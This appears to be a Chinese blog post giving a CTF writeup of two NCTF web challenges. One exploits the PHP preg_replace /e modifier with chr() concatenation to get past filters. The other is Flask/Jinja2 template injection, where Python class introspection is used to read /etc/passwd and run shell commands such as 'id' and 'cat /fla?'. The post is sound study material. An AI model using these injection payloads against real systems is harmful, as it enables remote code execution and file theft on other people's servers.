2019-NCTF web writeup（下）

原创

Crispr-bupt 于 2019-11-28 23:37:38 发布 595 收藏 1
分类专栏： CTF知识点总结 2019NCTF 文章标签： NCTF 知识点积累
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/crisprx/article/details/103303067
版权


CTF知识点总结 同时被 2 个专栏收录

20 篇文章 0 订阅

订阅专栏


2019NCTF

2 篇文章 0 订阅

订阅专栏

2019-NCTF web writeup(下)

> ***前言***

由于某些~~不可抗力因素~~，导致NCTF的平台已经关闭，还没开源，所以我只能盗用我队友的图来进行个人总结了qwq。不过知识点应该都还齐全2333。

> ***收货***

4.chr()拼接绕过
5.preg_replace()函数/e漏洞(PHP7.0失效了qwq)
6.flask的SSTI注入

> ***2019NCTF题目(下)***


- ***0x05*** **replace**

这个是一个替换字符的一个应用，先试了试发现还挺好玩的，乱输了一些东东后发现会报错，应该是个SQL注入的题，先不管了，引号是被过滤了的，好像还有一些字符被和谐了。输入三个`#`发现报错，爆出了`preg_repalce()`函数的错误，综合判断`preg_replace`应该使用了正则匹配来进行过滤，看到另一个页面说PHP版本不是特高，就想起了`/e`这个修饰符。这里给出这个`/e`修饰符的用法。

> **Warning** 本特性已自 PHP 5.5.0 起*废弃*。强烈建议不要使用本特性。
>
> 如果设置了这个被弃用的修饰符，preg_replace() 在进行了对替换字符串的 后向引用替换之后，将替换后的字符串作为 php 代码评估执行(eval 函数方式)，并使用执行结果 作为实际参与替换的字符串。单引号、双引号、反斜线(\)和 NULL 字符在 后向引用替换时会被用反斜线转义.

可以看到，使用`preg_replace`接`/e`修饰符后，可以执行php代码，极其危险。

函数原型`mixed preg_replace ( mixed pattern, mixed replacement, mixed subject [, int limit])`
本想在`pattern`后加`/e`，但是报错多出了`/e`，所以推测是不是已经包括在里面了。所以只要在`replacement`后接正确的php语句，看看推测是否正确。输入`phpinfo();` **surprise~**可以看到phpinfo，这个时候根据phpinfo看到有很多是可以利用的。我借鉴了一个payload，用`readfile()`函数来读取文件，这个时候就要猜测`flag`在啥文件里了，但是之前发现，单引号双引号被拦截了，这个时候想到`chr()`拼接，php中`chr()`可将ascii码转成相应的字符来进行绕过，拼接了一个`flag`和`flag.txt`，这里之前一直不理解，为啥直接payload就是`readfile(chr(47).chr(102).chr(108).chr(97).chr(103));`而不需要加双引号，最后发现好sa。。。利用`chr()`拼接后就是字符串，本身就带着双引号走了，不需要再额外加上双引号了qwq。得到flag。
或者只要没禁POST（GET），利用POST（GET）也是一样。RT（来自ChaMd5）



- ***0x06*** **flask**

题目给关了就很难受了qwq。等到时候出题了在补图吧23333.

Flask 是一个 web 框架。也就是说 Flask 为你提供工具，库和技术来允许你构建一个 web 应用程序。这个 wdb 应用程序可以使一些 web 页面、博客、wiki、基于 web 的日历应用或商业网站。
Flask 属于微框架（micro-framework）这一类别，微架构通常是很小的不依赖于外部库的框架。这既有优点也有缺点，优点是框架很轻量，更新时依赖少，并且专注安全方面的 bug，缺点是，你不得不自己做更多的工作，或通过添加插件增加自己的依赖列表。

漏洞原理

```
from flask import Flask, request
from jinja2 import Template

app = Flask(__name__)

@app.route("/")
def index():
    name = request.args.get('name', 'guest')

    t = Template("Hello " + name)
    return t.render()

if __name__ == "__main__":
    app.run()
```

这里`name`完全是用户端可以自己控制的，所以当用户端输入恶意代码时是存在漏洞的。

flask依赖jinja2 模板引擎，而在这个jinjia2中，{{}}是变量包裹标识符。{{}}并不仅仅可以传递变量，还可以执行一些简单的表达式。
看了师傅们的文章，是通过python的对象的继承来一步步实现文件读取和命令执行的的。找到父类`<type 'object'>`–>寻找子类–>找关于命令执行或者文件操作的模块。

几个魔术方法

```
__class__   返回类型所属的对象
__mro__     返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__    返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的

__subclasses__    每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__  对包含函数全局变量的字典的引用
```

https://blog.csdn.net/crisprx

1、获取字符串的类对象

```
>>> ''.__class__
<type 'str'>
```

2、寻找基类

```
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)
```

3、寻找可用引用

```
>>> ''.__class__.__mro__[2].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <typ
e 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>,
<type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <t
ype 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozen
set'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reverse
d'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <t
ype 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descripto
r'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>,
<type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <ty
pe 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <typ
e 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseExcepti
on'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_
result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_w
arnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Has
hable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.
Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_value
s'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Mat
ch'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class
'codecs.IncrementalDecoder'>]
```


可以看到有一个`<type 'file'>`

https://blog.csdn.net/crispr/

4、利用之

```
''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()
```

放到模板里



注意`subclass()[]`中`[]`里的是对应所出现的可用引用（这里我的理解就是存活的可用函数）的顺序，可以看到读取了文件。看了其他师傅发现还有更高级的操作233，执行系统命令,这可太强了。

访问os模块都是从warnings.catch_warnings模块入手的，而这两个模块分别位于元组中的59，60号元素。__init__用于将对象实例化，func_globals可以看该模块下有哪些globals函数，而linecache可用于读取任意一个文件的某一行，而这个函数引用了os模块。看了其他师傅的一些payload

object.**subclasses**()[59].**init**.func_globals.linecache.os.popen('id').read()

object.**subclasses**()[59].**init**.func_globals['linecache'].os.popen('whoami').read()

object.**subclasses**()[59].**init**.func_globals['linecache'].**dict**['o'+'s'].**dict**['sy'+'stem'] ('ls')

-**object.subclasses()[59].init.globals.__builtins__下有eval，__import__等的全局函数**

object.**subclasses**()[59].**init**.**globals**['**builtins**']'eval'

object.**subclasses**()[59].**init**.**globals**.**builtins**.eval("**import**('os).popen('id').read()")

object.**subclasses**()[59].**init**.**globals**['**builtins**']'**import**'.popen('id').read()

object.**subclasses**()[59].**init**.**globals**.**builtins**.**import**('os').popn('id').read()
（这些payload都能够实现

回到这个题上，在我最后构造了这个payload:`{{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os").popen("cat flag").read()')}}`居然不能直接读flag，所以还需要绕弯弯，学长提醒我用通配符
通配符是一种特殊语句，主要有星号(*)和问号(?)，用来模糊搜索文件。
一般flag就在`/flag`中或者那种`flag.txt`之类的，可以考虑buzz，重新构造payload:
`{{''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os").popen("cat /fla?").read()')}}`得到flag.

就先写到这吧，没题目实在不好继续写下去了qwq。